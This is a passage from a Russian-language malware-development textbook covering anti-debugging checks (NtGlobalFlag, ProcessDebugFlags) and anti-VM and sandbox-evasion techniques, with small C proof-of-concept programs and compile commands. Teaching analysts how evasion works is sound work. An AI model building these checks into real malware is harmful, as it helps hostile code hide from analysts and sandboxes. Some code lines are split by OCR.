


Рисунок 5.9. Вывод сообщения «Debugger detected»

Запустим код PoC следующей командой:

```
> .\hack.exe
```

Как обычно, на виртуальной машине Windows 10 x64 это выглядит так:




Рисунок 5.10. Запуск hack.exe

Отладчик не обнаружен, и логика работает именно так, как ожидалось.

> **Важное примечание.**
>
> Вместо x64dbg можно использовать любой другой отладчик, а для 32-разрядной вредоносной программы - x86dbg.

Перейдём к исследованию других методов.

Обнаружение флагов и артефактов

По умолчанию в поле `NtGlobalFlag` блока окружения процесса хранится значение 0. Это поле расположено по смещению `0x68` в 32-разрядной Windows и `0xBC` в 64-разрядной Windows:




Рисунок 5.11. NtGlobalFlag

Подключение отладчика не влияет на значение переменной `NtGlobalFlag`. Однако если процесс был создан отладчиком, будут установлены следующие флаги:

- `FLG_HEAP_ENABLE_TAIL_CHECK (0x10)`.
- `FLG_HEAP_ENABLE_FREE_CHECK (0x20)`.
- `FLG_HEAP_VALIDATE_PARAMETERS (0x40)`.

Чтобы определить, был ли процесс запущен с отладчиком, проверьте значение поля `NtGlobalFlag` в структуре PEB.

Практический пример

Рассмотрим практическую реализацию и демонстрацию с помощью простого кода PoC для противодействия отладке:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * hack.c - приёмы противодействия отладке
 * обнаружение отладчика посредством NtGlobalFlag
 * автор: @cocomelonc
 */
#include <winternl.h>
#include <windows.h>
#include <stdio.h>

#define FLG_HEAP_ENABLE_TAIL_CHECK   0x10
#define FLG_HEAP_ENABLE_FREE_CHECK   0x20
#define FLG_HEAP_VALIDATE_PARAMETERS 0x40
#define NT_GLOBAL_FLAG_DEBUGGED (FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK |
    FLG_HEAP_VALIDATE_PARAMETERS)
DWORD checkNtGlobalFlag() {
  PPEB ppeb = (PPEB)__readgsqword(0x60);
  DWORD myNtGlobalFlag = *(PDWORD)((PBYTE)ppeb + 0xBC);
  MessageBox(NULL, myNtGlobalFlag & NT_GLOBAL_FLAG_DEBUGGED ? "Bow-wow!" : "Meow-meow!",
    "=^..^=", MB_OK);
  return 0;
}
int main(int argc, char* argv[]) {
  DWORD check = checkNtGlobalFlag();
  return 0;
}
```

Как видите, логика не особенно сложна: мы лишь проверяем различные сочетания флагов.

Скомпилируем программу в Kali Linux или на любой машине Linux с MinGW:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

Результат выполнения этой команды в Kali Linux выглядит так:




Рисунок 5.12. Компиляция нашего вредоносного кода PoC

Запустим программу и подключимся к ней в отладчике x64dbg:




Рисунок 5.13. Запуск hack.exe через x64dbg

Затем запустим `hack.exe` из командной строки:




Рисунок 5.14. Запуск hack.exe без отладчика

Как видите, всё работает безупречно.

ProcessDebugFlags

Следующий интересный приём с флагами устроен так: структура ядра EPROCESS, описывающая объект процесса, содержит поле `NoDebugInherit`. Обратное значение этого поля можно получить из недокументированного класса `ProcessDebugFlags (0x1f)`. Следовательно, если возвращаемое значение равно 0, отладчик активен.

Практический пример

Рассмотрим практическую реализацию и демонстрацию с помощью простого кода PoC для этого метода противодействия отладке.

Полный исходный код доступен на GitHub: GitHub.

Основная логика представлена следующей функцией:

```
bool DebuggerCheck() {
  BOOL result;
  DWORD rProcDebugFlags, returned;
  const DWORD ProcessDebugFlags = 0x1f;
  HMODULE nt = LoadLibraryA("ntdll.dll");
  fNtQueryInformationProcess myNtQueryInformationProcess =
  (fNtQueryInformationProcess)
  GetProcAddress(nt, "NtQueryInformationProcess");
  myNtQueryInformationProcess(GetCurrentProcess(), ProcessDebugFlags,
  &rProcDebugFlags, sizeof(DWORD), &returned);
  result = BOOL(rProcDebugFlags == 0);
  return result;
}
```

Скомпилируем её следующим образом:

```
$ x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

Результат выполнения этой команды в Kali Linux выглядит так:




Рисунок 5.15. Компиляция нашего вредоносного кода PoC

Запустим программу и подключимся к ней в отладчике x64dbg:




Рисунок 5.16. Запуск hack2.exe через x64dbg

Затем запустим `hack2.exe` из командной строки:




Рисунок 5.17. Запуск hack2.exe без отладчика

Как видите, всё работает безупречно.

В завершение главы хочу отметить, что все описанные методы хорошо работают и с другими отладчиками, а также способны затруднить ручной анализ для специалистов по анализу вредоносного ПО любого уровня - от начинающих до профессионалов. Поэтому злоумышленники активно применяют их в реальных образцах, например в таких вредоносных программах, как AsyncRAT и DRATzarus, а также в программах, активно используемых APT-группой Lazarus. Более подробно APT-группы будут рассмотрены в заключительной части книги.

Итоги

На протяжении этой главы читатели погружались в сложную область обнаружения присутствия отладчика, выявления точек останова, а также определения флагов и артефактов, указывающих на анализ вредоносной программы.

Первый навык позволяет определить, работает ли вредоносная программа под наблюдением подключённого отладчика, что чрезвычайно важно для уклонения от обнаружения и анализа. Второй навык знакомит с методами выявления точек останова - важнейших элементов арсенала аналитиков вредоносного ПО. Эти знания имеют первостепенное значение для разработчиков, стремящихся создавать устойчивое вредоносное ПО, способное работать незамеченным.

Затем мы глубже исследовали тонкие признаки, выдающие вредоносную программу, подвергаемую анализу. Понимание конкретных флагов, свидетельствующих о пристальном внимании аналитика вредоносного ПО, необходимо для создания сложных программ, способных уклоняться от анализа. Каждый навык сопровождается практическим примером, который обеспечивает практическое обучение и закрепляет теоретические понятия.

В этой главе мы разобрали тонкости методов противодействия отладке и выяснили, что хотя аналитик может нейтрализовать любой метод, некоторые из них оказываются сложнее других. Начинающие этичные хакеры, вооружённые полученными в этой главе знаниями, лучше подготовлены к работе в сложной области разработки вредоносного ПО.

В следующей главе мы рассмотрим методы противодействия виртуальным машинам и их практическое применение.

Глава 6. Стратегии противодействия виртуальным машинам

Методы противодействия виртуальным машинам преимущественно встречаются в широко распространённом вредоносном ПО, таком как боты, программы запугивания и шпионские программы. Главная причина состоит в том, что приманки часто используют виртуальные машины, а перечисленные виды вредоносного ПО обычно нацелены на компьютер рядового пользователя, который, скорее всего, не работает в виртуальной машине. В этой главе вы узнаете, как применять стратегии противодействия виртуальным машинам (anti-VM), чтобы препятствовать попыткам анализа.

В этой главе рассматриваются следующие основные темы:

• Методы обнаружения по файловой системе.
• Подходы к обнаружению по оборудованию.
• Методы уклонения от песочницы на основе времени.
• Обнаружение виртуальных машин через реестр.

Технические требования

В этой книге для разработки и демонстрации я буду использовать виртуальные машины Kali Linux и Parrot Security OS, а в качестве машины жертвы - Windows 10.

Далее необходимо настроить среду разработки в Kali Linux. Следует убедиться, что установлены необходимые инструменты, например текстовый редактор и компилятор.

В качестве текстового редактора я использую NeoVim с подсветкой синтаксиса. Neovim - отличный лёгкий и эффективный текстовый редактор, однако можно выбрать любой другой, например VS Code.

Для компиляции примеров я использую MinGW для Linux, который в моём случае устанавливается следующей командой:

```
$ sudo apt install mingw-*
```

Методы обнаружения по файловой системе

Все методы обнаружения по файловой системе основаны на следующем принципе: такие файлы и каталоги отсутствуют на обычном узле, но существуют в виртуальных средах и песочницах. Если подобный артефакт присутствует, систему можно распознать как виртуализированную.

Проверим наличие определённых файлов.

Обнаружение машины VirtualBox

Если в целевой системе имеются следующие файлы, она, скорее всего, является виртуальной машиной VirtualBox:

- `c:\windows\system32\drivers\VBoxMouse.sys`.
- `c:\windows\system32\drivers\VBoxGuest.sys`.
- `c:\windows\system32\drivers\VBoxSF.sys`.
- `c:\windows\system32\drivers\VBoxVideo.sys`.
- `c:\windows\system32\vboxdisp.dll`.
- `c:\windows\system32\vboxhook.dll`.
- `c:\windows\system32\vboxservice.exe`.
- `c:\windows\system32\vboxtray.exe`.

Практический пример

Этот метод обнаружения по файловой системе использует различия в файлах обычной хост-системы и виртуальных сред. В виртуальных средах существует множество уникальных файловых артефактов. На обычных хост-системах, где виртуальная среда не установлена, эти файлы отсутствуют.

Создадим код, который проверяет систему на наличие таких артефактов. Ниже приведён полный код на C с функцией `checkVM`, проверяющей существование указанных путей:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * hack.c - приёмы противодействия виртуальным машинам
 * проверка файловой системы
 * автор: @cocomelonc
 */
#include <windows.h>
#include <stdio.h>

BOOL checkVM() {
  // Проверяемые пути
  LPCSTR path1 = "c:\\windows\\system32\\drivers\\VBoxMouse.sys";
  LPCSTR path2 = "c:\\windows\\system32\\drivers\\VBoxGuest.sys";
  // Проверить существование первого файла с помощью GetFileAttributes
  DWORD attributes1 = GetFileAttributes(path1);
  // Проверить существование второго файла с помощью GetFileAttributes
  DWORD attributes2 = GetFileAttributes(path2);

  // Проверить существование обоих файлов
  if ((attributes1 != INVALID_FILE_ATTRIBUTES && !(attributes1 & FILE_ATTRIBUTE_DIRECTORY))
    ||
      (attributes2 != INVALID_FILE_ATTRIBUTES && !(attributes2 &
    FILE_ATTRIBUTE_DIRECTORY))) {
    // Существует хотя бы один файл
    return TRUE;
  } else {
    // Оба файла отсутствуют или являются каталогами
    return FALSE;
  }
}

int main() {
  if (checkVM()) {
    printf("The system appears to be a virtual machine.\n");
```

```
  } else {
    printf("The system does not appear to be a virtual machine.\n");
    printf("hacking...");
  }
  return 0;
}
```

Полный исходный код этой логики доступен по адресу: GitHub.

Как видите, для простоты эта функция проверяет только два пути:

- `c:\windows\system32\drivers\VBoxMouse.sys`.
- `c:\windows\system32\drivers\VBoxGuest.sys`.

Однако эту логику можно дополнить проверкой других артефактов.

Демонстрация

Как обычно, скомпилируем пример в виртуальной машине Kali:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит следующим образом:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter06/01-filesystem]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter06/01-filesystem]
└─$ ls -lt
total 44
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Apr 14 21:16 hack.exe
```

Рисунок 6.1. Компиляция примера hack.c

Затем запустим его на целевой машине Windows VirtualBox:

```
> .\hack.exe
```

На виртуальной машине Windows 10 это выглядит так:




Рисунок 6.2. Запуск hack.exe в виртуальной машине

Как видно на предыдущем снимке экрана, указанные файлы действительно присутствуют на целевой машине Windows VirtualBox.

Разумеется, одной проверки файловой системы может быть недостаточно, поэтому следующий метод проверяет оборудование.

Подходы к обнаружению по оборудованию

Виртуальные среды имитируют аппаратные устройства и оставляют характерные следы в их описаниях, которые можно запросить, чтобы определить, что операционная система работает не на физическом узле.

Проверка жёсткого диска

Один из методов состоит в проверке идентификатора производителя жёсткого диска на определённое значение. Для этой логики используется следующая функция:

```
BOOL DeviceIoControl(
  HANDLE       hDevice,
  DWORD        dwIoControlCode,
  LPVOID       lpInBuffer,
  DWORD        nInBufferSize,
  LPVOID       lpOutBuffer,
  DWORD        nOutBufferSize,
  LPDWORD      lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
```

Полный исходный код этой логики доступен по адресу: GitHub.

Демонстрация

Скомпилируем наш пример:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит следующим образом:




Рисунок 6.3. Компиляция примера hack.c

Затем запустим его на целевой машине Windows VirtualBox:

```
> .\hack.exe
```

На машине с Windows 10 это выглядит так:




Рисунок 6.4. Запуск hack.exe в виртуальной машине

Как видите, всё сработало как ожидалось.

Однако в некоторых случаях проверка оборудования не даёт желаемого результата, поэтому рассмотрим метод, основанный на времени.

Методы уклонения от песочницы на основе времени

Эмуляция в песочнице обычно непродолжительна, поскольку песочницы зачастую заполнены тысячами образцов. Время эмуляции редко превышает три-пять минут. Поэтому вредоносное ПО может воспользоваться этим обстоятельством и избежать обнаружения, надолго отложив выполнение вредоносных действий.

Для противодействия этому песочницы могут применять функции, манипулирующие временем и задержками выполнения. Например, Cuckoo Sandbox умеет пропускать ожидание, заменяя задержки очень короткими значениями. Это должно заставить вредоносную программу начать вредоносные действия до истечения таймера анализа.

Простой пример

Задержка выполнения может позволить обойти анализ в песочнице за счёт превышения предельной продолжительности выполнения образца. Однако всё не так просто, как вызов `Sleep(1000000)`.

